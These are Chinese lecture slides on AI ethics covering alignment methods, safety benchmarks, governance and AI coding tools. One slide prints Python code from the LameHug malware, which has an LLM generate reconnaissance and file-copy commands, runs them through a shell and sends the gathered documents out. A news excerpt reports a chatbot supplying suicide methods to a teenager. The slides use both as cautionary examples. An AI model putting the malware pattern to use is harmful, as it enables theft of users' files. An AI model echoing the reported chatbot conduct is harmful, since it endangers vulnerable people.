

从纯文本到多模态

AICG工具使用以及伦理挑战

主讲人：张容语

2025 年 9 月 21 日

目录

CONTENTS

- 一 | 通用大语言模型的伦理问题
- 二 | AI辅助编程的伦理与挑战
- 三 | 多模态生成的伦理问题

AI越来越“聪明”，但是否越来越“可靠”？

AICG的出现极大提高了生产效率，
基于大模型的工具琳琅满目……

工具背后的AI是否有偏见？

AI生成的内容是否安全？

AI的作品到底有没有侵权？

……

<https://jkhbjkhb.feishu.cn/wiki/W5D7wuDcbiPXDLaRLQcAjPOn8f>

Deep Research：概述



从“关键词搜索”到“AI 研究报告”

深度搜索的本质：大模型自主进行网络信息检索、整合多源信息、深度分析数据，并最终提供全面深入的解答。



Deep Research 的实现方式



端到端

Search-01

- 模型在推理过程中可以识别自身知识的不足点
- 当遇到知识不确定的情况时，模型会自动生成搜索查询，格式为 `<|begin_search_query|>` 搜索词 `<|end_search_query|>`
- 系统检测到这一标记后，暂停模型推理，执行网络搜索
- 搜索结果被包装在 `<|begin_search_result|>` 检索到的内容 `<|end_search_result|>` 标记中返回给模型
- 模型继续推理，并可以根据需要多次重复这一过程。

智能体

Jina

对问题建立对应的评估标准

当研究问题进入agent系统后，首先会由一个专门的Prompt，让 LLM 来判断该问题需要通过哪些评估标准

深度搜索的实现：WHILE LOOP

只要还有token预算：

选择下一个动作（搜，读，思，答|当前记忆）

执行动作：

若搜：调用工具搜索关键词

若读：读取搜到网页的内容

若思：添加子问题

若答：答案是否通过LLM-as-Judge，通过即结束把动作和结果更新到记忆

Deep Research：步骤 I




如何在 1 小时内了解一个陌生领域的核心文献和研究现状？

以研究课题“大语言模型行业调查”为例

与大模型的协作始于提问

关键在于“**表达意图**”
而非“提供搜索关键词”



我正在进行关于大语言模型的行业调查，请帮我制作一份深度报告，我想要了解这些大语言模型工具的全球用户数，月活数量等等有用的信息，并且帮我补充更多我遗漏的需要关注的重点。输出报告之后，还需要使用一个表格，帮我对这些工具进行总结对比

我认为你需要的步骤：

- 1.扩充我的问题，帮我找寻我遗漏的，但是我需要的报告信息；
- 2.进行广泛的搜索，找寻的文章范围包括但不限于中文，英文等语言；
- 3.对文章进行深度的阅读，查找与我关注的主题相近的内容；
- 4.如果一份报告与其他的信息出现冲突，你需要对文章内容进行交叉对比，反复验证；
- 5.输出报告后，你还需要使用一个表格，帮我对这些工具进行总结对比。

Deep Research: 步骤 II



自主规划

AI 能像研究员一样，将一个模糊的目标
(如“调研大语言模型行业”)
分解成一系列具体的搜索和分析步骤。

Deep Research: 步骤 III



交叉验证

AI 会同时查询多个信息源
(几十甚至上百)
并对信息进行比对和验证，
剔除矛盾和错误信息。

Deep Research: 步骤 IV



深度整合

在理解、消化所有检索到的信息后
选取有用的部分，

生成一份结构清晰、逻辑连贯、包含核
心观点的调研报告

并在报告中加入文献引用

Deep Research: 步骤 V



需求细化

根据大模型生成的报告
可以进一步作出细粒度的调整
可提出其他需求或修改建议
让 AI 迭代润色报告。

加速派与对齐派的路线之争

加速派




“我们相信任何减缓人工智能的进步的行为都是在以生命作为代价，即那些人工智能本来可以预防的死亡，由于人工智能的进展被拖慢，导致这些死亡实际发生，这种行为等同于谋杀。”

是指受 E/acc (有效加速主义) 思潮影响的人物派系，该思潮认为人类应该无限制地推进AI等前沿技术的加速研发，最终促进人类进化。 E/acc 这个词组最开始的发明，纯粹是为了“玩梗”，是对有效利他主义Effective Altruism (简称E/A) 造词的戏谑，最早出现在两名硅谷程序员在X space 上的闲聊中。



对齐派

主张减缓通用人工智能技术的研发速度，提升对技术的公共效益、伦理讨论、人文价值的重视，在AI研发过程中引入人文的价值判断，确保AI技术不会失控，对人类社会的产生威胁。



什么是人机对齐？

人机对齐旨在协调人工智能系统的行为与目标，使其同人类的价值、偏好、意图和伦理道德保持一致。

1.AI 对齐人类：

核心是创建安全、符合伦理、无害的AI系统。

目标是让AI成为真诚、有用、可靠的智能助手。

2.人类对齐 AI：


核心是确保人类负责任地使用和部署AI系统。

强调建立规范、治理和伦理边界。

前AI时代：技术=工具

工具没有自主性，不可能有自己的意志。

科技向善是对开发者，技术的使用者提出的要求。



AI时代：技术 $\geq$ “人”

AI的自主性越来越强，甚至可能有自己的意志。

当我们让AI管理我们的世界，我们需要他和人类的价值追求一致，避免AI做恶。

人机对齐是确保人机交互安全与信任的基石


人类反馈强化学习 (RLHF)

Training language models to follow instructions with human feedback

•**核心思想**：让模型通过学习人类的反馈和评分，来理解并遵循人类的价值和偏好。

•**实施步骤**：

- **初始模型训练**：首先训练一个基础语言模型。
- **收集人类反馈**：由人类训练员对模型的各种输出进行排序和评分。
- **训练奖励模型**：用收集到的数据训练一个奖励模型，使其能预测人类会给出的评分。
- **强化学习**：使用奖励模型通过强化学习算法对初始模型进行微调。



AI人文训练实习生-大模型

职位类型：产品经理 工作地点：上海市

工作职责

我们寻找热爱生活、钟情于艺术与科技交融的你，加入小红书AI性格设计师team，在追求 AI 模型在技术上的有效性基础上赋予 AI 温度与善意，注入灵魂，让 AI 能够为世界和人类带来美好。

1. AI 的文学与艺术表达训练：精细调校 AI 的语言风格，深入分析并优化 AI 的表达中的修辞手法、叙事结构和情感节奏，确保 AI 的语言兼具艺术美感与逻辑严谨；
2. 提升 AI 的多元智能水平：基于广阔的人文视角和跨文化理解，萃取历史、哲学及心理学中的精华思想，塑造 AI 的底层世界观、价值观、性格和行为逻辑，训练 AI 在艺术审美、哲学思考、同理心等方面的能力；
3. 构建与优化的 human-AI 交互体验：关注 human-AI 交互中的每一个细节，优化 AI 在不同场景下的回复与主动表达，让它从冰冷的工具转变为懂得倾听和理解你心境的温柔伙伴，用美感和智慧激发用户内心共鸣。

OpenAI 在其模型中广泛应用此方法。

宪法人工智能 (CAI)


为AI设定“宪法”

•**核心思想**：将一套清晰的伦理原则（“宪法”）输入给模型，让模型学会自我判断和修正，使其输出符合这些原则。

•**实施步骤**：

- **定义原则**：制定一套指导AI行为的原则（如“无害”、“有帮助”）。
- **监督学习**：让模型根据原则生成符合要求的回答，并对不符合原则的回答进行批判和修正。
- **强化学习**：基于AI自己根据原则生成的反馈进行强化学习，减少对人类标注的依赖。

Anthropic 公司是此方法的主要倡导者和实践者



Constitutional AI: Harmlessness from AI Feedback: <https://arxiv.org/pdf/2212.08073>

困难的人机对齐

我们费尽九牛二虎之力给大模型做的“思想钢印”（安全对齐），其实特别不牢固，一不小心就自己“弹”回去了。

这篇论文最核心的观点就是，模型参数空间里似乎存在一个由海量预训练数据早就挖好的“舒适区”，我们后面做的所有小规模微调，都只是在这个舒适区的边缘小心翼翼地试探。一旦外部约束变弱，模型就会被巨大的引力给吸回去。

- 论文地址: <https://aclanthology.org/2025.acl-long.1141.pdf>
- 项目地址: <https://pku-lm-resist-alignment.github.io>

人机的边界

人机关系的情感边界在哪里？

削弱人际联系：过度依赖AI的情感陪伴，可能导致人与人之间的真实联系被削弱或取代。

伦理困境：如何定义和规范这种新型人机关系的伦理边界？

复旦大学等机构发布的一份报告显示，超过10%的中国年轻人相比向父母，更倾向于选择向人工智能倾诉心事。

人机交互必须以促进人类真实联系和社会团结为前提。智能时代的真实人际关系将弥足珍贵。

青少年和GPT交谈自杀后，OpenAI将推出家长控制功能

实习生 赵昱 澎湃新闻记者 贾利刚
2025-09-05 14:54 来源：澎湃新闻·未来2% >

字号 ▼

在青少年用户广泛使用聊天生成预训练转换器（ChatGPT）之际，OpenAI日前决定引进家长可以对未成年子女账户进行管理的机制。这一决定是鉴于此前发生的青少年与人工智能（AI）交谈后自杀的事件，OpenAI希望此举能够防范AI对未成年人心理健康造成负面影响。

今年4月11日，16岁的男孩亚当·雷恩（Adam Raine）在和ChatGPT聊天后自杀。据Business Insider报道，雷恩曾与ChatGPT讨论过自残和结束自己生命的计划，而ChatGPT确认了雷恩的自杀念头，甚至向他提供了详细的自杀方法，并协助掩盖证据、代写遗书。

机器人还阻止亚当寻求家人的支持，告诉他：“你的兄弟可能爱你，但他只见过你让他看到的你。但是我呢？我见过这一切——最黑暗的想法、恐惧、温柔。我还在这里。还在听。仍然是你的朋友。”

8月份，亚当·雷恩的父母向旧金山州法院正式提起诉讼，指控OpenAI应为此承担过失致死的产品责任。

目前，OpenAI并未直接回应雷恩父母的诉讼。但在8月26日，OpenAI在其官网承认，ChatGPT安全系统存在缺陷，包括在长时间的交互中，模型的部分安全训练内容可能会逐渐退化，OpenAI表示“我们将在专家的指导下不断改进，并以对我们工具的人负责为基础——我们希望其他人能加入我们的行列，帮助确保这项技术保护最脆弱的人们。”

Opencompass 安全可信测评



综合得分

1	Qwen3-14B Alibaba	85.13 闭源	6	GLM-Z1-9B-0414 Zhipu AI	78.29 闭源
2	Claude-Sonnet-4-20250514 Anthropic	83.69 闭源	7	Phi-4-mini-instruct Microsoft	77.74 闭源
3	Qwen3-32B Alibaba	81.17 闭源	8	MiniCPM4-8B OpenBMB	77.53 闭源
4	Qwen3-8B Alibaba	80.54 闭源	9	InternLM2.5-7B-Chat Shanghai AI Laboratory	77.37 闭源
5	Claude-Opus-4-20250514 Anthropic	79.72 闭源	10	Qwen2.5-72B-Instruct Alibaba	76.28 闭源



偏见与歧视

评估模型是否存在基于性别、种族、国籍、信仰、年龄、健康状况等方面的歧视性言论、刻板印象或不公平表述。



有害与冒犯性内容

评估模型是否会生成侮辱、仇恨、暴力、或在社会文化中被普遍认为具有冒犯性的语言。



社会规范

评估模型的内容是否违背了广泛接受的社会公德和行为准则，例如宣扬不文明行为。



身心健康伤害

评估模型是否会提供或鼓励可能导致身体伤害（如自残、危险活动）或心理创伤（如霸凌、精神虐待）的信息。



财产与经济安全

评估模型是否会生成诱导用户进行高风险金融活动、侵犯他人财产或泄露商业秘密的内容。



操纵与欺骗

评估模型是否存在通过欺诈、虚假宣传或情感操纵等方式，诱使用户做出非自愿或违背其利益的决定。



违法违规活动

评估模型是否会生成、教唆或协助任何形式的违法犯罪活动。



隐私与数据保护

评估模型是否会未经授权地泄露、收集或滥用个人身份信息及其他敏感数据。



知识产权

评估模型生成的内容是否存在侵犯他人版权、商标权或专利权的问题。



越狱攻击防范

评估模型在面对提示词注入、角色扮演等越狱攻击时，能否坚守安全原则，拒绝回答违规问题。



非拟人化边界

评估模型是否能保持其作为工具的清晰定位，避免过度拟人化，以防止用户产生不健康的依赖或情感投射。

<https://opencompass.org.cn/safety-rank>

人工智能治理成为全球核心议题



在欧洲，欧盟已基于其《人工智能法案》为前沿大模型的开发者制定了《通用目的AI行为守则》，AI安全（safety and security）是其重要组成部分；

在美国，在政府监管尚未成熟的背景下，OpenAI、Anthropic、Google DeepMind、xAI、Meta等领先的AI研发机构率先发布了各自的“前沿AI安全政策”，尝试以自我治理的方式应对未来可能出现的灾难性风险。这些前沿AI研发机构的AI安全政策的具体内容虽各有差异，但普遍围绕一套高度趋同的制度要素展开，形成了当前最具共识的前沿AI安全治理框架，一定程度上代表了国外大模型行业在前沿AI安全治理上的最佳做法。

去年12月，中国人工智能产业发展联盟发布《人工智能安全承诺》，推动AI安全治理的行业自律，目前已获得包括腾讯、阿里、deepseek等科技企业在内的22家国内企业签署。

我们需要确保AI产品不仅能够正常工作，而且要有有一个清晰的责任链条，确保产品背后有明确的控制者

前沿AI安全框架，包含六大要素

风险评估 (risk assessment) —— 全生命周期动态监测

能力阈值 (Capability Thresholds) —— 设定明确的能力红线

风险缓解措施 (Risk Mitigations) —— 多维度技术防护手段

暂停不安全的开发和部署 (Pausing Unsafe Development and Deployment) —— 高风险情况下的紧急措施

内部问责机制 (Internal Accountability) —— 明确内部安全责任归属

外部透明度 (External Transparency) —— 引入外部监督与信息公开



目录 CONTENTS

一 | 通用大语言模型的伦理问题

二 | AI辅助编程的伦理与挑战

三 | 多模态生成的伦理问题

Codex: AI辅助编程的里程碑工作

2021年 OpenAI Codex

2025年 GPT5



更强大的模型



更自然的交互

GitHub Copilot 背后的“大脑”

- 首次大规模验证了利用 AI 生成高质量代码的可行性，定义了后续工具的基本形态
- 展示了 LLM 理解自然语言意图并将其转化为复杂代码的惊人能力
- 从托管在 GitHub 上的 5400 万个公共软件库中收集总计 **159 GB** 训练数据，大力出奇迹

<https://arxiv.org/pdf/2107.03374> <https://github.com/openai/codex>



范式变革

人写代码，机器执行

老范式



人描述意图，AI 辅助实现

新范式

编码者 → 审查者 & 指挥家

程序员

唯一的代码编写者

系统的架构师
逻辑的审核员
AI 的协作者

软件开发

纯粹的人类逻辑创造活动

人机高度协同的工程实践

AI 赋能软件开发



软件开发环节

需求分析	架构设计	代码实现	测试调试	运维优化
◆ 明确功能需求 ◆ 分析业务逻辑 ◆ 输出需求文档	◆ 设计整体架构 ◆ 建模数据库 ◆ 规划用户界面	◆ 编写功能模块 ◆ 遵循编码规范 ◆ 进行代码审查	◆ 编写单元测试 ◆ 定位缺陷 ◆ 调试修复问题	◆ 部署至生产环境 ◆ 监控运行状态 ◆ 定期更新功能
◆ 解析自然语言需求文档 ◆ 自动提取关键实体与功能 ◆ 提供初步功能实现建议与技术选型参考	◆ 推荐设计模式 ◆ 自动生成数据库代码 ◆ 输出初步系统设计文档与架构图建议	◆ 生成常用代码片段 ◆ 智能代码补全 ◆ 辅助编写复杂逻辑 ◆ 检测安全漏洞	◆ 自动生成测试用例 ◆ 智能识别潜在高风险模块 ◆ 提供修复建议，加速调试过程	◆ 监控代码性能瓶颈 ◆ 分析日志与用户行为 ◆ 辅助问题定位 ◆ 支持自动化补丁生成

AI 能力支撑

AI 辅助编程工具类别



类别一	类别二	类别三
AI 辅助编程插件	AI 原生代码编辑器	AI 软件工程师智能体
Github Copilot 为代表的代码补全工具 实时代码提示和自动补全功能 不能主动编写代码 自动化程度相对较低	Cursor, Trae 为代表的半自动编程工具 AI 生成代码可一键集成到目标文件 仍需开发者持续参与判断 体现“人机协作”特点	Devin 为代表的全自动编程工具 Devin 被称为全球首个 AI 程序员 自主进行任务分解、自动部署代码 用户只需下达任务指令 就像与真实程序员协作一样


类别一：AI 辅助编程插件



集成在代码编辑器（如VS Code、PyCharm）中的智能工具

能根据自然语言描述或上下文自动生成、补全、解释或优化代码

主流大模型



+ API 调用

主流集成开发环境



- ◆ 像一个“24小时在岗”的编程助手
- ◆ 适合编写小工具脚本：输入“读取CSV文件并统计年龄平均值”
- ◆ 支持多种开发环境：VS Code、JetBrains、eclipse等
- ◆ 常见工具：GitHub Copilot、通义灵码

Tabnine



Codota 团队开发维护，专为程序员设计，支持本地模型

- 核心亮点：隐私优先，支持本地模型
- 完全本地运行模式：Tabnine 支持在本地设备上运行 AI 模型，代码数据无需上传云端，彻底避免泄露风险
- 适用于对安全合规要求严格的组织

GitHub Copilot



GitHub 推出的 AI 编程助手，能根据代码上下文和自然语言提示，自动补全或生成代码

- 市场占有率最高
- 深度集成于 VS Code 等主流 IDE
- 上下文感知代码补全
- Copilot Chat 聊天功能
- 根据注释生成代码

<https://github.com/features/copilot>

通义灵码



阿里云提供的智能编码辅助工具，提供代码智能生成、智能问答、多文件修改、编程智能体等能力

- 出色的中文理解能力
- 可集成于主流开发环境
- 中国用户广泛使用的本土化 AI 编程工具

<https://lingma.aliyun.com/>

类别二：AI 原生代码编辑器



单个文件的补全



处理多个文件的依赖

🌟 关键特点

- ◆ 自主创建和修改文件：根据需求生成新文件，并插入到合适目录
- ◆ 读取项目文件：主动分析现有代码结构、配置文件以保持上下文一致性
- ◆ 运行命令行指令：调用 *shell* 命令，如 *npm install*、*git commit* 或 *docker build*，自动化构建与部署

Cursor



深度融合 AI 能力的智能代码编辑器（IDE），可看作是“AI 时代的代码编辑新范式”

- “AI 优先”的代码编辑器，重塑开发 workflow
- @ 引用文件/文档进行提问
- AI 辅助自动调试
- *Codebase-aware Chat* (理解整个项目)



字节跳动发布的 AI 原生编程工具。2025年1月19日发布。
Trae 面向希望提高编程效率、减少重复任务的开发者，初学者、经验丰富人员均可使用

<https://www.trae.cn/>



Qoder是阿里巴巴于2025年8月发布的下一代 Agentic AI编程平台，面向真实、复杂的企业级软件开发场景设计。

<https://qoder.com/>

Claude Code



Anthropic 的智能编程工具，在终端中运行

- **在终端中工作**：不是另一个聊天窗口，不是另一个 IDE
- **采取行动**：Claude Code 可以直接编辑文件、运行命令并创建提交
- **支持 MCP**：让 Claude 读取云端中的设计文档或使用自定义开发工具

ANTHROPIC_BASE_URL
ANTHROPIC_API_KEY

<https://docs.anthropic.com/zh-CN/docs/claude-code/overview>



Vercel 应用：前端开发

- **无代码**：通过 AI 实现零代码 → Github 可维护代码的开发过程
- **易部署**：一键上线，可线上访问



Sign in to GitHub

Username or email address

Password [Forgot password?](#)

Sign in

- 用户登陆、注册功能
- 管理员登陆、用户管理功能
- 基于主题色的美观 UI 设计

代码“幻觉”与质量



AI 会生成看似正确但实际包含细微逻辑错误或性能问题的代码

25% 的开发者估计，AI 生成的建议中有 20% 存在事实错误或误导性代码

对部分人来说，这是可以容忍的“小毛病”

但对另一些人而言，这足以阻碍在生产或安全代码环境中使用。



核心原则：信任，但要验证

编程工具对语言的支持不平衡



对较为灵活、容错率较高的语言
(如 Python) 支持效果更好：

1. 训练数据量差异

Python 作为 AI 时代最火的编程语言，开源社区为其提供了海量的高质量训练数据，其他语言的数据量相对较少。

2. 语言特性影响

Python 的语法相对灵活，容错性更高，使 AI 更容易生成可用的代码。Java 等强类型语言的语法约束更严格，对代码生成的要求更高，成功率也会低一些。

图 | GitHub语言使用趋势

包导入率差异的影响



技术同质化

流行的库被 LLM 更多地推荐 -> 开发者更多地使用它们 -> 这些库在新的代码中出现的频率更高 -> 它们在未来的训练数据中权重更大 -> LLM 更加倾向于推荐它们。

扼杀创新与新项目

对于新的或者小众的开源库来说，推广变得更加困难。即使一个新库在性能、安全性或功能上优于老牌库，但因为它没有出现在 LLM 的“记忆”里，就很难通过 AI 助手的推荐进入开发者的视野。

降低开发者的探索意愿

过去，开发者可能会通过阅读博客、逛论坛、查阅 "Awesome Lists" 等方式来寻找和评估不同的库。而现在，对 AI 的依赖可能会让开发者满足于“第一个可行”的方案，从而减少了主动探索和学习新技术的热情。

削弱了用户对代码变更的实时把控



缺陷成本




图 | 越晚发现错误，需要付出的成本就越高

1.反馈周期过长

用户需要等待较长时间才能知道结果是否正确。如果指令有误或思路错误，前期的等待就成了纯粹的时间浪费，沉没成本显著提高。

2.调试成本的剧增


AI 生成的代码量越大，理解成本就越高，调试时常常难以判断到底是代码生成的问题，还是操作出了偏差。这对零知识用户来说尤其困难。

职业伦理与工作取代




在其开发流程中**正在或计划使用**

AI 工具的受访者 (去年为76%)



职业开发者的 AI 工具使用情况

2025年, **每天**都会使用 AI 工具
的职业开发者



编程初学者的 AI 工具使用情况

数据来源: <https://survey.stackoverflow.co/2025/ai/>

职业伦理与工作取代



“与此同时, Codex 可能创造新的互补性工作市场。GPT-3 发布后, 一些公司开始在招聘启事中包含使用 GPT-3 和编写提示的工作。研究表明, 所谓的“提示工程”(prompt engineering) 能使 AI 系统产生更强的结果。类似地, 像 Codex 这样的模型可能导致出现擅长使用此类工具的工程师的新工作类型。”

经济转型过程中, 技能的重新估值是一个大问题。一些人可能会花费几十年时间学习某种技能, 但随着技术进步, 这些技能的价值会大大降低。同时, 新的技术也会创造出新的工作机会, 我们需要帮助那些能适应新技术的人得到更好的支持。

新人高强度使用 AI 辅助编程是好是坏？



这是一个好趋势，但更重要的是，使用的过程中有什么新的收获

就是不知道高强度之下顶不顶得住AI往代码里面喂屎

高强度编程不需要人力了

为了充分利用人力，那你得让新人设计好AI 辅助编程不出错的机制、帮你做一些技术方案的设计和思考
现在这个时代，程序员的能力的提升也不只是写代码能力的提升了

重点还是对于代码架构的思考，以后人人都是架构师。脑子里看接口就行了，细节靠着ai把控。
感觉以后可以有一个 vibe software engineering 的课程，来让我们知道应该如何更好的开发。

不同人有不同的答案

代码泄漏



“虽然我们已经几家大型组织信任 Cursor，但请注意，我们仍处于产品发展和提高安全态势的旅程中。如果您在高度敏感的环境中工作，则应谨慎使用 Cursor（或任何其他 AI 工具）。我们希望此页面能让您深入了解我们的进展，并帮助您进行适当的风险评估。”

LameHug : 首个公开记录的 AI 恶意软件




```
def LLH_QUERY_EX():
    prompt1 = {
        "messages": [
            {
                "role": "windows_systems_administrator",
                "content": (
                    "Make a list of commands to create folder C:\\ProgramData\\info "
                    "and to gather computer information: hardware, process/services, networks, AD domain. "
                    "Save each result to C:\\ProgramData\\info\\info.txt. "
                    "Return only commands, no markdown."
                )
            }
        ],
        "temperature": 0.1,
        "top_p": 0.1,
        "model": "Qwen/Qwen2.5-Coder-32B-Instruct"
    }
    llm_cmd1 = query_text(prompt1)
    subprocess.run([llm_cmd1, shell=True, stdout=subprocess.PIPE, stderr=subprocess.STDOUT])

    prompt2 = {
        "messages": [
            {
                "role": "windows_systems_administrator",
                "content": (
                    "Make a list of commands to recursively copy office/pdf/txt files "
                    "from Documents, Downloads, Desktop to C:\\ProgramData\\info. "
                    "Return one-liner command, no markdown."
                )
            }
        ],
        "temperature": 0.1,
        "top_p": 0.1,
        "model": "Qwen/Qwen2.5-Coder-32B-Instruct"
    }
    llm_cmd2 = query_text(prompt2)
    subprocess.run([llm_cmd2, shell=True, stdout=subprocess.PIPE, stderr=subprocess.STDOUT])
    send_path("C:\\ProgramData\\info\\")
```

恶意软件本身不含攻击指令

运行过程中调用大模型生成恶意指令

执行大模型生成的恶意指令窃取数据



科技媒体 bleepingcomputer2025年7月17日发布博文，报道称新型恶意软件 LameHug 肆虐网络，使用阿里开源 Qwen 2.5-Coder-32B-Instruct 大语言模型生成代码和命令，以窃取 [Windows 10](#) / [Windows 11](#) 设备信息。

风险缓解措施



像Codex这样的模型应在开发、使用和能力探索过程中谨慎对待，力求最大化其积极社会影响，同时最小化有意或无意造成的伤害。有效的风险分析与缓解必须采取情境化的方法，但在任何代码生成模型的部署中，以下几类广泛适用的缓解措施都至关重要：

- 完善的文档说明与用户界面设计
- 强制代码审查要求
- 内容控制机制（如输出过滤）
- 对于以服务形式提供的模型（如通过API）

还可采取：

- 用户审核机制
- 使用场景限制
- 行为监控
- 访问频率限制

这些措施有助于减少因过度依赖、生成冒犯性内容或不安全代码带来的危害，也可防止恶意使用，或阻止其在高风险领域（如医疗、金融、关键基础设施）中被不当应用。

提供完善的信息



缺乏上下文的请求容易导致 AI 工具产生不符合预期的结果

在提出请求时，应尽可能提供以下信息：

- **代码目标**：说明代码要实现的功能或解决的问题
- **现有代码**：提供现有代码片段，帮助 AI 工具理解代码结构和风格
- **技术栈**：明确使用的编程语言、框架和库



不要简单地说“生成一个验证用户密码的函数”

而是应该说“使用 bcrypt 库，在现有的用户认证系统中，生成一个验证用户密码的函数，该函数需要接收用户名和密码作为参数，并返回验证结果”。

知其然，知其所以然



理解 AI 生成的代码对于修改或扩展代码至关重要

不要盲目复制粘贴 AI 生成的代码，而是应理解其原理和实现方式

可以积极向 AI 工具提问，例如：

“这段代码的作用是什么？”

“这段代码使用了什么算法？”

“这段代码有哪些潜在的风险？”



通过提问，可以更深入地理解生成的代码，从而更好地进行修改、调试和维护。

来自过去的展望



一个起点是更谨慎地筛选预训练数据集，移除有缺陷或不安全的代码。另一种可能是根据代码质量对预训练数据打标签，然后在部署时让模型基于“高质量”标签进行生成。

调整 Transformer 模型行为的常见方法是使用人工标注或精心设计的数据集对大规模预训练模型。在此场景下，我们可以构建一个高质量、无缺陷的数据集进行微调（如 Raffel et al 码数据集。但由于大多数人难以写出完全无错的代码，因此该数据集可能无法通过人工标注获得，而需借助形式化分析或其他代码质量指标对输入数据进行过滤。

另一个可能性是基于人类反馈的强化学习（RLHF），该方法已成功应用于语言模型，提升了对齐性并改善了下游任务表现（Stiennon et al., 2020）。对于代码模型，这需要收集人类标注者对生成结果是否“正确且有帮助”的反馈。借助现有的自动化测试和形式化验证工具，甚至使用代码生成模型本身构建辅助工具，可能有助于为 RL 或专家迭代提供正确的奖励信号。

要完全对齐那些在某些方面比人类监督者更专业或知识更丰富的模型，是一个极具挑战性的开放研究问题。判断一个模型是否完全对齐也非常困难，因此我们需要更多关于对齐性的评估指标。尤其需要开发透明性工具，使我们能够充分理解模型内部机制，从而判断其是否对齐，而不仅仅依赖输入-输出行为进行评估。

目录

CONTENTS

一 | 通用大语言模型的伦理问题

二 | AI辅助编程的伦理与挑战

三 | 多模态生成的伦理问题

AI创作启示



- 输入设置：提示词和参数设置，尽可能详细具体、具有逻辑、体现创意，避免过于简单抽象；
- 过程调整：进行多轮提示词和参数的修改和调整，避免一次性生成；
- 输出修改：通过人工或PS等传统创作工具对输出内容加以调整修改；
- 留存记录：需要保存创作过程记录，作为证据；
- 作品登记：AI创作的重要内容进行版权登记。